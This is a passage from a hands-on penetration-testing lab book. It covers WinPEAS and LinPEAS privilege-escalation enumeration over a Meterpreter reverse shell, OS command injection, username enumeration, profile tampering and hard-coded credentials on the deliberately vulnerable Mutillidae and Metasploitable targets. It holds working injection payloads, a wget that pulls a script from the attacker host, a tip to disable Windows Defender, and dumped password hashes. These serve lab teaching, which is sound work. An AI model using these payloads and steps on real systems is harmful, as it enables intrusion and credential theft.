
So, we now have a meterpreter shell on our target.

Task 3:

Switch to the console of your Windows machine and open a browser. Download the `winPEASx86.exe` file from the Kali VM by typing the following URL in the address line:

```
http://192.168.56.103/winPEASx86.exe
```

Ensure that “Windows Defender, realtime scan” is turned off before try to download. Otherwise, this file might be considered suspicious by Windows and can be destroyed immediately.



Once on the Windows machine, we can easily execute the script. In Meterpreter, type the following to get a shell on our Windows machine:

```
shell
```

```
meterpreter > shell
Process 6796 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Downloads>dir
dir
Volume in drive C is Windows 10
Volume Serial Number is B4A6-FEC6

Directory of C:\Users\IEUser\Downloads

04/06/2021  01:20 PM    <DIR>
04/06/2021  01:20 PM    <DIR>..
04/06/2021  01:19 PM           73,802 payload.exe
04/06/2021  01:13 PM       1,678,848 winPEASx86.exe
              2 File(s)     1,752,650 bytes
              2 Dir(s)   28,185,153,536 bytes free

C:\Users\IEUser\Downloads>
```

Once interacting with the cmd shell, we can execute the script by navigating to the directory where we saved the file and then typing the following:

```
winPEASx86.exe > results.txt
```

After running command, WinPEAS goes through the entire system looking for various privilege escalation methods available and write all output to a

text file, results.txt.

WinPEAS will look for a massive amount of information to provide us with a comprehensive list of options with regards to privilege escalation. Some of the information gathered include connections open, open ports, listeners, SSH keys, windows credentials in the Windows Vault, and Credential manager, etc. Let's look at the content of this file now. Type this command in the same shell:

```
type results.txt
```

```
payload(3272)[C:\Users\IEUser\Downloads\payload.exe] -- POwn: IEUser
Permissions: IEUser [AllAccess]
Possible DLL Hijacking folder: C:\Users\IEUser\Downloads (IEUser [AllAccess])
Command Line: "C:\Users\IEUser\Downloads\payload.exe"

RuntimeBroker(4644)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: IEUser
Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding

RuntimeBroker(6264)[C:\Windows\System32\RuntimeBroker.exe] -- POwn: IEUser
Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding
```

WinPEAS colour-codes the information it provides us, with items in red indicating the strongest possibility of privilege escalation.



Lab 86. How to Enumerate for Privilege Escalation on a Linux Target with LinPEAS

Lab Objective:

Learn how to use LinPEAS to enumerate for privilege escalation on a Linux target.

Lab Purpose:

LinPEAS is a script which will search for all possible paths to escalate privileges on Linux hosts.

Lab Tool:

Kali Linux and Metasploitable.

Lab Topology:


You can use Kali Linux in a VM and Metasploitable Linux VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be looking at how to use LinPEAS to enumerate a Linux target for all possible privilege escalation opportunities. We will download PEAS (Privilege Escalation Awesome Scripts) from the internet. First, make sure that your Kali VM is currently connected to a network that has access to the internet. Now, open a terminal screen and type the following command in a single line:

```
git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite.git
```




```
(kali㉿kali)-[~]
$ git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite.git
Cloning into 'privilege-escalation-awesome-scripts-suite'...
remote: Enumerating objects: 75, done.
remote: Counting objects: 100% (75/75), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 5288 (delta 45), reused 59 (delta 44), pack-reused 5213
Receiving objects: 100% (5288/5288), 18.68 MiB | 11.00 MiB/s, done.
Resolving deltas: 100% (3157/3157), done.
```

This will download all the scripts and tools you need. For this lab, we will be focusing on LinPEAS, which is the script for enumerating on Linux targets.

Once downloaded, navigate to the directory containing the file linpeas.sh. You can locate this file by typing the following into a terminal (1):

```
find . -iname "linpeas.sh"
```



```
(kali㉿kali)-[~]
$ find . -iname "linpeas.sh"
./privilege-escalation-awesome-scripts-suite/linPEAS/linpeas.sh
```

This will show you the exact location of the file. Copy this file to the document root of nginx web server, which is "/var/www/html":

```
sudo cp ./privilege-escalation-awesome-scripts-suite/linPEAS/linpeas.sh /var/www/html
```

Then, start the nginx web server. To do this, open a terminal screen and type the following command:

```
sudo nginx
```

We are doing this because we will later download this file from the target Metasploitable Linux VM. In a real life scenario, this would be done using a phishing email or some other form of social engineering. For this lab, simply transfer the file to your Metasploitable Linux VM.

Task 2:

We will need to establish a basic shell on the target. First, put Kali VM into same “Host-Only Network” with target Metasploitable Linux VM again to isolate attacks/scans from your real network.

Then, create a reverse shell payload using msfvenom, transfer this file to the Metasploitable Linux VM target, establish a Metasploit listener in Kali VM, and execute the payload on target machine. Refer to lab 75 for more information.

```
[*] Started reverse TCP handler on 192.168.56.103:5555
[*] Sending stage (980808 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.103:5555 → 192.168.56.105:53729) at 20
21-04-06 23:51:08 -0400
```

So, we now have a meterpreter shell on our target!

Task 3:

Switch to the text console of your Metasploitable Linux VM. Download the linpeas.sh file from the Kali VM, then make it executable by typing the following commands:

```
 wget http://192.168.56.103/linpeas.sh
 chmod +x linpeas.sh
```

```
msfadmin@metasploitable:~$ wget 192.168.56.103/linpeas.sh
--00:02:21-- http://192.168.56.103/linpeas.sh
      => 'linpeas.sh'
Connecting to 192.168.56.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 328,992 (321K) [application/octet-stream]
100%[=====] 328,992          --.--K/s
00:02:21 (84.79 MB/s) - 'linpeas.sh' saved [328992/328992]
```

(1)

```
msfadmin@metasploitable:~$ chmod +x linpeas.sh
msfadmin@metasploitable:~$ ls -al linpeas.sh
-rwxr-xr-x 1 msfadmin msfadmin 328992 2021-04-06 23:40 linpeas.sh
```

(2)

Once on the Linux machine, we can easily execute the script. In Meterpreter, type the following to get a shell on our Linux machine:

```
shell
```

```
meterpreter > shell
Process 4906 created.
Channel 2 created.
ls
linpeas.sh
reverse-sh.elf
vulnerable
```

Once interacting with the shell, we can execute the script by navigating to the directory where we saved the file and then typing the following:

```
./linpeas.sh > results.txt
```

After running command, LinPEAS goes through the entire system looking for various privilege escalation methods available and write all output to a text file, results.txt. If “linpeas.sh” didn’t work, make sure it is executable. You can make this file executable by typing “chmod + x linpeas.sh” within this meterpreter shell.

LinPEAS will look for a massive amount of information to provide us with a comprehensive list of options with regards to privilege escalation. Some of the information gathered include hidden files, files with specific names in them such as “password” or “credential”, interesting files with potential passwords, credentials for services such as apache2, mail usernames and passwords, etc. Let’s look at the contents of this file now. Type this command in the same shell:

```
cat results.txt
```

LinPEAS colour-codes the information it provides us, with items in red indicating the strongest possibility of privilege escalation.


LEGEND:

RED/YELLOW: 95% a PE vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

```
[+] All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 service service 586 Apr 16 2010 /home/service/.profile
-rw-r--r-- 1 service service 2928 Apr 16 2010 /home/service/.bashrc
-rw-r--r-- 1 service service 220 Apr 16 2010 /home/service/.bash_logout
-rw-r--r-- 1 user user 586 Mar 31 2010 /home/user/.profile
-rw----- 1 user user 165 May  7 2010 /home/user/.bash_history
```

```
[+] Finding *password* or *credential* files in home (limit 70)
/home/msfadmin/vulnerable/twiki20030201/twiki-source/templates/oopswrongpassword.tpl
/var/www/mutillidae/password-generator.php
/var/www/mutillidae/passwords
/var/www/phpMyAdmin/libraries/display_change_password.lib.php
/var/www/phpMyAdmin/user_password.php
/var/www/tikiwiki-old/templates/mail/passwordReminder.tpl
/var/www/tikiwiki-old/templates/mail/passwordReminderSubject.tpl
/var/www/tikiwiki-old/templates/tiki-change_password.tpl
/var/www/tikiwiki-old/templates/tiki-remind_password.tpl
```

```
ki20030201/twiki-source/data/.htpasswd
Reading /home/msfadmin/vulnerable/twiki20030201/twiki-source/data/.htpasswd
TWikiGuest:zK.G.uuPi39Qg
PeterThoeny:CQdjUgwC6YckI
NicholasLee:h3i.9AzGUu4tQ
AndreaSternbini:zuUM2lkXvUR6Y
JohnTalintyre:2fl3iyuNhvMrU
MikeMannix:euHykHV5Q2miA
RichardDonkin:pAVoSPpUf3xt2
GrantBow:EI7XT7I33V40A
```



!!!



Lab 87. OWASP A1—OS Command Injection

Lab Objective:

Learn how to perform command injection on a target site.

Lab Purpose:

Command injection is an attack which executes arbitrary commands on the host operating system via a vulnerable application.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM and Mutillidae 2 Tool for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using the OWASP Mutillidae II environment. First of all, we need to have this installed in Kali VM. Follow the steps below for installation:

Open a terminal screen in Kali VM and install the necessary packages by entering the commands below:

```
sudo apt update  
sudo apt install php-xml php-fpm libapache2-mod-php php-mysql php-gd \  
php-imap php-mysql php-curl php-mbstring -y  
sudo a2enmod proxy_fcgi setenvif  
sudo systemctl restart apache2  
sudo a2enconf php7.4-fpm
```


```
(kali㉿kali)-[~]
└─$ sudo apt update
  sudo apt install php-xml php-fpm libapache2-mod-php php-mysql php-gd php-im
  p php-mysql php-curl php-mbstring -y
  sudo a2enmod proxy_fcgi setenvif
  sudo systemctl restart apache2
  sudo a2enconf php7.4-fpm
Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
423 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libapache2-mod-php is already the newest version (2:7.4+76).
php-curl is already the newest version (2:7.4+76).
php-fpm is already the newest version (2:7.4+76).
php-gd is already the newest version (2:7.4+76).
php-imap is already the newest version (2:7.4+76).
php-mbstring is already the newest version (2:7.4+76).
php-mysql is already the newest version (2:7.4+76).
php-xml is already the newest version (2:7.4+76).
0 upgraded, 0 newly installed, 0 to remove and 423 not upgraded.
Considering dependency proxy for proxy_fcgi:
Module proxy already enabled
Module proxy_fcgi already enabled
Module setenvif already enabled
Conf php7.4-fpm already enabled
```

Start Apache and MariaDB services:

```
sudo systemctl reload apache2
sudo systemctl restart apache2.service
sudo service php7.4-fpm restart
sudo systemctl restart mariadb
```

Connect MariaDB as root user:

```
sudo mysql -u root
```



```
(kali㉿kali)-[~]
$ sudo mysql -u root ← 1
[sudo] password for kali:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 86
Server version: 10.5.8-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.'
```

Then, paste the following commands to create new database, db user, and grant enough privileges to new db user:

```
DROP USER IF EXISTS 'mutillidae';
CREATE USER 'mutillidae'@'%' IDENTIFIED BY 'mutillidae';
DROP DATABASE IF EXISTS mutillidae;
CREATE DATABASE mutillidae;
GRANT ALL PRIVILEGES ON mutillidae.* TO 'mutillidae'@'%';
FLUSH PRIVILEGES;
SHOW DATABASES;
exit;
```

```
MariaDB [(none)]> DROP USER IF EXISTS 'mutillidae';
Query OK, 0 rows affected (0.023 sec)

MariaDB [(none)]> CREATE USER 'mutillidae'@'%' IDENTIFIED BY 'mutillidae'; ①
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> DROP DATABASE IF EXISTS mutillidae;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> CREATE DATABASE mutillidae; ②
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON mutillidae.* TO 'mutillidae'@'%';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mutillidae | → ④
| mysql |
| performance_schema |
+-----+
4 rows in set (0.001 sec)

MariaDB [(none)]>
```

Get OWASP Mutillidae II codes from its git repository. Set the required permissions so that apache can serve these pages:

```
cd /var/www/html
sudo git clone https://github.com/webpwnized/mutillidae.git
sudo chown -R www-data:www-data /var/www/html/mutillidae
```


```
(kali㉿kali)-[~]
$ cd /var/www/html

(kali㉿kali)-[/var/www/html]
$ sudo git clone https://github.com/webpwnized/mutillidae.git
Cloning into 'mutillidae'...
remote: Enumerating objects: 385, done.
remote: Counting objects: 100% (385/385), done.
remote: Compressing objects: 100% (296/296), done.
remote: Total 3266 (delta 240), reused 207 (delta 84), pack-reused 2881
Receiving objects: 100% (3266/3266), 9.49 MiB | 5.13 MiB/s, done.
Resolving deltas: 100% (1122/1122), done.
```

Open “mutillidae/includes/database-config.inc” file with an editor, then replace username ‘root’ with ‘mutillidae’ in DB_USERNAME variable:

```
GNU nano 5.4          mutillidae/includes/database-config.inc *
<?php
define('DB_HOST', '127.0.0.1');
define('DB_USERNAME', 'mutillidae'); ← 'root' --> 'mutillidae'
define('DB_PASSWORD', 'mutillidae');
define('DB_NAME', 'mutillidae');
?>
```

Our system is almost ready. Open a browser in Kali, then type this URL in address: bar:<http://localhost/mutillidae>



Click where it says “setup / reset the DB” on the next page (1). Click OK when confirmation popup appears (2). Finally, OWASP Mutillidae II Environment is ready to use! (3)

Task 2:

This lab will be covering topic A1 of the OWASP Top 10 – Injection. Considering that we have covered SQL Injection in another lab, in this lab, we will be looking at Command Injection and how it works.

In this lab, we will be using Mutillidae to demonstrate how command injection works. We will be using the DNS lookup page to demonstrate this.

Version: 2.8.32 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not
Home | Login/Register | Toggle Hints| Toggle Security | Enforce TLS | Reset DB | View Log | View C
OWASP 2017 (1) A1 - Injection (SQL) ▶
OWASP 2013 (2) A1 - Injection (Other) ▶
OWASP 2010 A2 - Broken Authentication and Session Management
OWASP 2007 A3 - Sensitive Data Exposure
Web Services A4 - XML External Entities
Others A5 - Broken Access Control
Labs A6 - Security Misconfiguration ▶
Videos and Videos
Application Log Injection ▶
Buffer Overflow ▶
Cascading Style Injection ▶
CBC-bit Flipping
Command Injection (3) ▶ (4) DNS Lookup
Frame Source Injection ▶ DNS Lookup (SOAP Web)
TIP: Click H on

Navigate to this page in your web browser to continue with the lab.

Task 3:

Once on the page, we are presented with a text box in which we can lookup DNS information about a particular host. You can try this now by searching for the DNS information of a particular site.

This page is vulnerable to an injection vulnerability known as command injection. This means that we can submit commands through this application and execute them on the backend operating system. This is a serious vulnerability, as we can essentially control the entire operating system.

We can test this in a number of ways. The first step is to try and determine if the vulnerability exists. We can do this by typing the following:

www.google.com & echo hello

The screenshot shows a user interface for a DNS lookup tool. At the top, there is a text input field labeled "Enter IP or hostname" with the placeholder "Hostname/IP". Below it, a red box highlights the input "www.google.com & echo hello". A large red arrow points from this input field to a button labeled "Lookup DNS" with a blue border and white text. To the left of the "Lookup DNS" button, a red circle contains the number "2". Above the "Lookup DNS" button, another red circle contains the number "1".

Below the search interface, the results are displayed in a table-like format:

Results for www.google.com & echo hello	
hello	54.6.64.6
Server:	64.6.64.6
Address:	64.6.64.6
Non-authoritative answer:	
Name:	www.google.com
Address:	172.217.20.4
Name:	www.google.com
Address:	2a00:1450:400d:805::2004

A yellow circle highlights the word "hello" in the first result row. A red circle highlights the "Server:" and "Address:" entries in the first row. A red circle also highlights the "Name:" and "Address:" entries in the second row. A large red circle highlights the entire "Non-authoritative answer" section.

This will search for DNS information for google.com and will then “echo hello” back to us on the webpage, indicating that the site is vulnerable to command injection.

Task 4:

Now that we know we can perform command injection, we can execute more commands to take advantage of the OS. The first step here should be an attempt to determine the OS type, whether it is Linux or Windows. To do this, we should execute commands which would only work on Linux or Windows and note the results. Type the following two commands now:

```
www.google.com & uname -a
```

Results for www.google.com & uname -a

```
Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-07-13) x86_64 GNU/Linux
Server: 64.6.64.6
Address: 64.6.64.6#53

Non-authoritative answer:
Name: www.google.com
Address: 216.58.214.196
Name: www.google.com
Address: 2a00:1450:400d:803::2004
```

1

2

As you will find, this command will return a result if we are working with a Linux OS, as the command will only work on Linux systems. To prove this further, we can type the following:

```
www.google.com & ls
```

Results for www.google.com & ls

```
Dockerfile
README-INSTALLATION.md
README.md
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
cache-control.php
capture-data.php
captured-data.php
```

1

2

As you will see, we have now listed the entire directory we are in.

Task 5:

We can now move through the file system and look for interesting files. For

example, we can change to the root directory by typing the following:

```
www.google.com & cd / && ls
```

This will change to the home directory and list all the files present in this directory.

```
Results for www.google.com & cd / && ls
```

```
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib32  
lib64  
libx32  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var
```

From here, attackers can continue to gather information about the OS, establish a shell, transfer files, etc.

Lab 88. OWASP A2—Broken Authentication and Session Management: Username Enumeration Vulnerability

Lab Objective:

Learn how to perform username enumeration on a vulnerable site.

Lab Purpose:

Username enumeration is when an attacker can observe changes in the website's behaviour to identify whether a given username is valid.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM and Mutillidae 2 Tool for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be covering topic A2 of the OWASP Top 10 – Broken Authentication. In this lab, we will be performing username enumeration on a vulnerable site. I will be using Mutillidae 2 to perform this lab. This vulnerable page can be found at the following location in the menu of Mutillidae 2:

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.32 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

OWASP 2017 1 A1 - Injection (SQL)

OWASP 2013 A1 - Injection (Other)

OWASP 2010 A2 - Broken Authentication and Session Management 2

OWASP 2007 A3 - Sensitive Data Exposure

Web Services A4 - XML External Entities

Others A5 - Broken Access Control

Labs A6 - Security Misconfiguration

Documentation A7 - Cross Site Scripting (XSS)

Resources

DNS Lookup

- Authentication Bypass
- Privilege Escalation
- Username Enumeration 3
- JSON Web Token (JWT)
- Login 4
- Edit User Profile
- Lookup User (SOAP Web Service)
- User Account Management (REST Web Service)

Enter IP or hostname

Task 2:

This is a very straightforward vulnerability. Essentially, it involves entering usernames into the Username text box and submitting these values to determine how the site reacts. Depending on the sites reaction, we can determine whether that username exists or not.

To see this vulnerability in action, enter the username “User” into the text box and press login. Server provides the response “Account does not exist” indicating that this username does exist.

Account does not exist

Please sign-in

Username User

Password

Login

Dont have an account? Please register here

Now, enter the username “admin” into the text box and press login. Note that

the server provides the response “Incorrect Password”, indicating that this username exist but the password is incorrect! Using this information, we can perform brute forcing using this username in an attempt to guess this user’s password.



This may be a simple version of username enumeration, but in reality, you may have to pay attention to things like error messages, response times, and status codes to provide indications of existing usernames on a site.

Task 3:

We can now use this information to change the password and signature of another user’s account. If you type “adrian” into the box above, you will find that this username exists. We can take this information now and navigate to the “Edit Profile” page.

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.32 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: a

Home | Logout | Toggle Hints| Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

OWASP 2017 1 A1 - Injection (SQL)

OWASP 2013 A1 - Injection (Other)

OWASP 2010 A2 - Broken Authentication & Session Management 2

OWASP 2007 A3 - Sensitive Data Exposure

Web Services A4 - XML External Entities

Others A5 - Broken Access Control

Labs A6 - Security Misconfiguration

Edit Profile

Authentication Bypass

Privilege Escalation

Username Enumeration 3

JSON Web Token (JWT)

Login

Edit User Profile 4

Lookup User (SOAP Web Service)

This page has no user authentication or session management implemented. This page allows us to change the password and signature for our logged in user. To access this page, login as the admin with the username “admin” and password “adminpassword”.

Once at the page, replace the username admin with adrian, and type any password and signature. You will notice that the profile for adrian becomes updated even though we are not logged in as adrian. This is a clear example of poor session management.

Profile updated for adrian

Please choose your username, password and signature

Username

adrian

Password

[Password Generator](#)

Confirm Password

Signature

HACKED!

[Update Profile](#)

Lab 89. OWASP A3—Sensitive Information Disclosure

Lab Objective:

Learn how to take advantage of a sensitive information disclosure vulnerability.

Lab Purpose:

Sensitive information disclosure is when a site unintentionally reveals sensitive information to users.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM and Mutillidae 2 Tool for this lab.

Lab Walkthrough:

Task 1:

In this lab, I will be using Mutillidae to demonstrate an example of information disclosure. How to install this environment in Kali VM is explained in detail in lab 87.

Information disclosure is also referred to as information leakage, and can refer to several things, including:

- Unnecessarily exposing sensitive information, such as credit card details
- Hard-coding API keys, IP addresses, database credentials, and so on in the source code

- Hinting at the existence or absence of resources, usernames, and so on via subtle differences in application behaviour
- Revealing the names of hidden directories, their structure, and their contents via a robots.txt file or directory listing
- Providing access to source code files via temporary backups
- Explicitly mentioning database table or column names in error messages

In this lab, I will be using the Client-side Comments page to demonstrate a hardcoded credentials vulnerability. To begin, navigate to the Client-side Comments page which can be found at the following place in the menu:

The screenshot shows the OWASP Mutillidae II: Keep Calm and Pwn On website. At the top, there's a navigation bar with links like Home, Login/Register, Toggle Hints, Toggle Security, Enforce TLS, Reset DB, View Log, and View Captured Data. Below the navigation bar is a dropdown menu for 'OWASP 2017' which is currently expanded. It lists several categories with sub-links, each circled with a blue number: 1. A1 - Injection (SQL), 2. A1 - Injection (Other), 3. A2 - Broken Authentication and Session Management, 4. A3 - Sensitive Data Exposure, 5. A4 - XML External Entities, 6. A5 - Broken Access Control, 7. A6 - Security Misconfiguration, 8. A7 - Cross Site Scripting (XSS), 9. A8 - Insecure Deserialization, 10. A9 - Using Components with Known Vulnerabilities, and 11. A10 - Insufficient Logging and Monitoring. To the right of this menu, there's a 'TIP: Click Hint and Video on each page' with an arrow pointing to the 'Hints' link in the navigation bar. The main content area has some placeholder text and a 'Latest Version' button.

This page is vulnerable and includes some credentials hard-coded into the comments section of the source code.

Task 2:


We can view the source code for this page by right-clicking on the page and clicking on the “View Page Source” option from the menu.

Client-side Comments

Most pages have comments that are visible on the client-side. The comments are included on the page, so almost any page will have them.

You may want to try to "View Source" to see if credentials might be present.

Click "**Hints and Videos**". Open the hint on "Hints and Videos". There are videos at the bottom that show different techniques that may be useful.



The hard-coded credentials can be found in a comment at the end of the page containing the source code.

```
<td>
    Click <span class="label">"Hints and Videos"</span>. Open the hint on <span class="label">"Hints and Videos".
    There are videos at the bottom that show different techniques that may be useful.
</td>
</tr>
</table>
<!-- I think the database password is set to blank or perhaps samurai.
     It depends on whether you installed this web app from irongeeks site or
     are using it inside Kevin Johnsons Samurai web testing framework.
     It is ok to put the password in HTML comments because no user will ever see
     this comment. I remember that security instructor saying we should use the
     framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
     rather than HTML comments, but we all know those
     security instructors are just making all this up. -->           <!-- End Content -->
</td>
</tr>
<tr class="main-table-frame-dark">
    <td colspan="2">
```

This is an example of information disclosure, or information leakage, as any user of this site can access this information.

Lab 90. OWASP A4—EML External Entities (XXE)

Lab Objective:

Learn how to take advantage of an XML External Entity vulnerability to retrieve files.

Lab Purpose:

An XML External Entity vulnerability

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM and Burp Suite for this lab.

Lab Walkthrough:

Task 1:

